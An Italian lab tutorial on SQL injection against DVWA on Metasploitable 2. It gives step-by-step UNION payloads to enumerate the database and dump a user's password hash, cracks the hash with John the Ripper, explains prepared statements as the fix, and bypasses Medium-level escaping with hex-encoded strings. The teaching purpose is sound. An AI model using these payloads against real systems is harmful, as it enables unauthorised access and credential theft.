
SQL injection for Dummies

Ovvero come recuperare le password dei tuoi nemici

Disclaimer legale



Questa guida è realizzata in un ambiente di laboratorio isolato (Metasploitable 2). L'accesso abusivo a sistemi informatici è un reato (Art. 615-ter c.p.). Queste tecniche servono per imparare a difendersi.

Scenario


Ci troviamo in ambiente controllato, con due macchine virtuali sulla stessa rete locale.

Le due macchine in questione sono:

- **Kali** (con IP: 192.168.13.100)
- **Metasploitable 2** (con IP: 192.168.13.150)

E la nostra ***SQL injection*** verrà fatta sul sito della DVWA della **Metasploitable 2**.

Per accedere, basta aprire Firefox sulla Kali, andando a inserire l'IP della **Metasploitable 2** nella barra di ricerca: 192.168.13.150. Dalla pagina che si apre, si potrà selezionare la dicitura DVWA e accedere alla nostra applicazione web vulnerabile con i dati admin/password.




```
 _                                          _     _ _ _   _
| |                                        | |   (_) | | | |
| |     ___  __ _  __ _  __ _  __ _  __ _  | |__  _| |_| |_
| |    / _ \/ _` |/ _` |/ _` |/ _` |/ _` | | '_ \| | | __|
| |___| (_) | (_| | (_| | (_| | (_| | (_| | | |_) | | | |_
\_____/\___/ \__, |\__, |\__, |\__, |\__,_| |_.__/|_|_|\__|
              __/ | __/ | __/ | __/ |
             |___/ |___/ |___/ |___/
```

```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Importante è ricordarsi di impostare, tramite il pannello **DVWA Security**, la sicurezza a **LOW** una volta dentro, in quanto a questo livello la nostra applicazione web non interviene in alcun modo sull'input dell'utente, permettendoci così di entrare più facilmente.


Se è riuscito il tutto, in fondo alla schermata, dovreste quindi vedere questa dicitura:

Username: admin
Security Level: low
PHPIDS: disabled

SQL injection, cos'è?

La ***SQL injection*** è un modo di ingannare il database con una richiesta formulata in maniera specifica per costringerlo ad aggiungere comandi extra.

Per spiegarlo in maniera semplice, si può immaginare di essere al ristorante e chiedere al cameriere di portarti al tavolo prenotato al nome di un VIP. Se il cameriere non lo conosce e non controlla, potresti avere la cena al tavolo VIP e, magari, metterla sul conto direttamente al personaggio famoso!




Come scoprire se è possibile

Per controllare se la **SQL injection** è possibile, dobbiamo andare a "bussare" alla porta per scoprire se dietro c'è qualcuno in ascolto.

Nel caso di un database, si bussa tramite gli apici doppi (") o singoli (') per controllare se l'input arriva al database senza essere filtrato.

Dal pannello **SQL injection**, andiamo quindi a "bussare" al database e sapremo che c'è qualcuno in ascolto se riceveremo un messaggio di errore come questo:



Questo messaggio è ciò che ci dimostra che il database non applica filtri a quello che gli scriviamo e che, quindi, la porta a cui abbiamo bussato, non è chiusa a chiave.

Come scoprire dove andare

Una volta scoperto che entrare è possibile, dobbiamo però scoprire come muoverci e cosa cercare.

Immagina di essere un ladro e di voler rubare in un castello: sapere dov'è la stanza del tesoro con il rubino che vuoi rubare e quale percorso intraprendere è un passo fondamentale per riuscire ad arrivare alla sala in fretta e senza essere scoperti dalle guardie.


Il nostro rubino è la tabella che contiene gli username e le password degli utenti.

Prima di procedere, però, dobbiamo testare però quante informazioni possiamo reperire con ogni interrogazione. Le tabelle di un database si compongono di varie colonne e nel nostro punto di ingresso, noi visualizziamo un numero specifico di colonne.

Per scoprire qual è questo numero, la query da lanciare è

```
' UNION SELECT null -- -
```

Andando poi ad aggiungere un null per ogni possibile colonna fino a ottenere, a schermo, un output come questo che ci conferma il numero corretto di colonne. Ottenere un errore per qualsiasi altro numero di colonne è normale ed è un risultato atteso.



Un'alternativa rapida usata dagli esperti è la query

```
‘ ORDER BY numerocolonna -- -
```

Cambiando numerocolonna fino a quando non dà errore. Il numero delle colonne corretto è numerodell'errore-1.

```
Unknown column '3' in 'order clause'
```

Trovare il database


Per iniziare a creare la nostra mappa del tesoro, dobbiamo anzitutto scoprire in che regione è il castello. Nel caso di un database, questo si può scoprire con una query come `SELECT user(), database()` che chiede il nome dell'utente che sta eseguendo il comando e il nome del database in cui stiamo effettuando le interrogazioni.

Nel caso dell'injection, il comando è un po' diverso, in quanto deve rispettare la struttura già predefinita.

```
' UNION SELECT user(), database() -- -
```

Analizziamolo.

- ' → L'apice permette di chiudere la query legittima per concatenarne un'altra. È come dire a qualcuno "ok, ho capito, ma ora ascolta me"
- UNION → è ciò che permette di unire i comandi e di mostrarli a schermo, è il collante della nostra richiesta, ciò che allega al legittimo l'illegittimo
- SELECT user(), database() → la nostra domanda, possiamo leggerla come un "trova e mostrami chi esegue i comandi e dove si trova"
- -- - → è il commento (può essere inserito anche come #), dice di ignorare tutto ciò che viene dopo, ci permette quindi di non preoccuparci del resto della sintassi



Adesso abbiamo l'edificio, ma ancora non conosciamo le stanze, dobbiamo continuare a esplorare.

Trovare le tabelle


Per trovare le stanze (quindi le tabelle che possono interessarci), dobbiamo lanciare il comando

```
' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema
= 'dvwa' -- -
```

Analizziamo le parti differenti dal precedente:

- SELECT table_name, null → la nostra domanda, stavolta chiediamo una sola cosa: i nomi di tutte le tabelle del database. Dato che però il nostro punto di iniezione si aspetta due argomenti, inseriamo un 'null' per soddisfare il requisito
- FROM information_schema.tables → da dove, a chi stiamo chiedendo quei nomi della select. Information_schema identifica l'intero scheletro del database (il nostro archivio), mentre la specifica .tables specifica dove guardare, in che zona dell'archivio

- WHERE table_schema ='dvwa' → il dettaglio su cosa cercare. Noi stiamo cercando solamente all'interno del database di nostro interesse: dvwa



Come si può vedere, in questo caso le tabelle presentate sono due: guestbook e users.

Dato che a noi interessano nome utente e password del sig. Pablo Picasso, andremo a interrogare la tabella users.

Trovare le colonne


Abbiamo scoperto dov'è la stanza del tesoro, ma ancora non sappiamo in che area si trova esattamente il rubino che vogliamo a tutti i costi.

Per scoprirlo, dobbiamo andare a controllare ciò che è scritto sulle casse di sicurezza. Nel nostro caso, quindi, dobbiamo trovare le colonne.

Per poterlo fare, useremo questa query:

```
' UNION SELECT column_name, null FROM information_schema.columns WHERE table_name
= 'users' -- -
```

- SELECT column_name → la nostra domanda, chiediamo i nomi delle colonne
- FROM information_schema.columns → anche in questo caso, all'interno dell'intero archivio, cerchiamo una sezione specifica: le colonne
- WHERE table_name = 'users' → il dettaglio su cosa cercare. Noi stiamo cercando solamente all'interno della tabella di nostro interesse: users



Il risultato presenterà i nomi di ciascuna delle colonne che compongono la tabella users, ora immaginabile così:

user_id	first_name	last_name	user	password	avatar

All'interno di ciascuna colonna, ovviamente, sono contenuti i dati corrispondenti.

Del nostro target noi conosciamo il nome e il cognome e dobbiamo ricavare il suo username e la sua password. Analizzando i nomi delle colonne, noi conosciamo first_name e last_name, mentre siamo interessati a ricavare user e password

Trovare username e password


Giunti a questo punto, abbiamo scoperto dov'è conservato il nostro rubino e dobbiamo crearci la chiave per aprire la cassetta di sicurezza.

Questa chiave è la seguente query:


```
' UNION SELECT user, password FROM users WHERE first_name = 'Pablo' AND last_name = 'Picasso' -- -
```

Analizziamo come sempre le parti che differiscono:

- SELECT user, password → la nostra domanda, stiamo chiedendo di restituirci username (colonna user) e password
- FROM users → da dove deve recuperare quei dati, nel nostro caso, la tabella users
- WHERE first_name = 'Pablo' → andiamo a specificare ulteriormente cosa cercare all'interno della tabella, in questo caso solo chi ha come nome Pablo.
  Attenzione! Se non dà risultati corretti, ricordate che potrebbe essere scritto diversamente: 'pablo' e 'PABLO' sono gli esempi più comuni.
- AND last_name = 'Picasso' → è una condizione che dev'essere anch'essa soddisfatta. Stiamo chiedendo quindi che l'utente abbia ANCHE il cognome specificato



Il nostro risultato non è come ce lo saremmo aspettato: la **password**, infatti, **non è in chiaro**, non è quella che digiteremmo per accedere, ma è stata trasformata in modo che un ladro come noi incontri difficoltà a scoprirla.



Ma non è tutto finito! Per scoprire la vera password di Pablo, infatti, esistono strumenti appositi.

Decifrare il codice


Abbiamo rubato i dati, ma non sappiamo ancora quale sia la password.

In nostro soccorso viene ***John The Ripper***, un software per la decrittazione delle password che ci permette di confrontarne varie al secondo.

Nella nostra Kali, ***John the Ripper*** è già installato.

Dato che ***John the Ripper*** fa tutto il lavoro pesante, noi dobbiamo quantomeno servirgli il file come se lo aspetta.

Andiamo quindi a creare un file pablo.txt sulla nostra kali, inserendo all'interno username:passwordhashata.



Dal terminale della kali, andiamo a lanciare il comando:

```
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 pablo.txt
```

Analizziamolo:

- john → parola chiave per utilizzare John The Ripper
- --wordlist= → specifica il percorso del file contenente la wordlist da utilizzare. Abbiamo scelto la wordlist di rockyou, una delle più famose
- --format= → specifica il formato di hashing della password
- pablo.txt → il file che il software utilizza

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5 pablo.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8×3])
No password hashes left to crack (see FAQ)
```

Se va a buon fine, il risultato sarà questo e poi dovremo solo mostrare i risultati tramite il comando

```
$ john --show --format=Raw-MD5 pablo.txt
```

Il comando mostrerà utente:passwordinchiaro

```
┌──(kali㉿kali)-[~]
└─$ john --show --format=Raw-MD5 pablo.txt
pablo:letmein
```

Come difendersi

Abbiamo visto quanto è semplice per un ladro entrare, soprattutto se lasciamo la porta aperta, ma come possiamo fare a chiuderla a chiave?

Nel campo della sicurezza informatica, questo passaggio si chiama ***mitigazione***.

Analizziamo quindi il problema da mitigare, quello che abbiamo sfruttato:

Perché la nostra SQL Injection ha funzionato?

Perché il codice del sito web si "fidava" ciecamente di noi. Il programmatore ha scritto un codice che dice sostanzialmente: *"Prendi quello che scrive l'utente e incollalo direttamente nella richiesta al database."*

Il sito web si comportava come se desse all'utente un **foglio bianco** dicendo: "Scrivi qui cosa devo fare". L'hacker poteva scrivere: *"Cerca l'utente Paolo"* oppure *"Cerca Paolo e poi distruggi l'archivio"*. Il database leggeva il foglio ed eseguiva tutto.

Per difenderci, dobbiamo smettere di incollare l'input dell'utente. Dobbiamo usare le **Prepared Statements**.

Con le **Prepared Statements**, il sito web usa un **modulo prestampato e blindato**. C'è una casellina piccola con scritto "Nome Utente".

Se l'hacker prova a scrivere *"Paolo e distruggi tutto"* dentro quella casellina, il database non esegue il comando "distruggi". Il database penserà semplicemente: *"Che nome strano... devo cercare un signore che di nome fa 'Paolo e distruggi tutto'"*. Ovviamente non troverà nessuno con quel nome assurdo, ma l'archivio sarà salvo. Il codice malevolo è stato quindi trasformato in testo innocuo, la porta è stata chiusa.

E se la difficoltà aumenta?

Andando a settare la nostra DVWA a medium, il processo cambia leggermente.


Prima di procedere, torna nella pagina "***DVWA Security***" e cambia il livello di sicurezza da **Low** a **Medium**, poi clicca su **Submit**.

Se provo a lanciare la prima query fatta a difficoltà low, ottengo infatti un errore.

La risposta a

```
' UNION SELECT user(), database() -- -
```

Sarà



Ma già questa risposta ci dà un indizio: viene usato un carattere di escape per il nostro apice singolo.

I caratteri di escape sono dei caratteri speciali che dicono al database di mettere un ostacolo davanti agli apici.

Questo ostacolo è però aggirabile in due modi.

Il numero del prestigiatore

Usare un numero è spesso più che sufficiente, se la query si aspetta un id numerico.

Inserendo la prima query che abbiamo effettuato a low, leggermente modificata, ovvero

```
1 UNION SELECT user(), database()
```

Non c'è più necessità degli apici né del commento finale, ma del primo valore (restituiscimi il primo id) e della query che a noi interessa

Otterremo infatti il risultato

Il primo è il risultato della ricerca dell'id 1, dal secondo risultato in poi, si presenta ciò che ci interessa.

Questo ci permette di modificare allo stesso modo tutti gli altri comandi.

C'è però un altro trucco da prestigiatore da applicare per le altre query, quelle più complesse.


Prendiamo come esempio la nostra seconda query:

```
' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema
= 'dvwa' -- -
```

Si penserebbe che questa vada modificata come

```
1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema
= 'dvwa'
```

Ma non è corretto. L'errore che ci restituisce sarà, infatti, sugli apici:



Ma c'è modo di superarlo: basta convertire 'dvwa' in un valore esadecimale.

Per farlo basta utilizzare un convertitore online.

Ad esempio, dvwa in esadecimale è 64767761

La nostra query, quindi, si trasformerà in

```
1 UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema
= 0x64767761
```

Come si può notare, davanti all'esadecimale è stato aggiunto uno 0x che lo identifica come una sequenza esadecimale, permettendo così la corretta lettura.

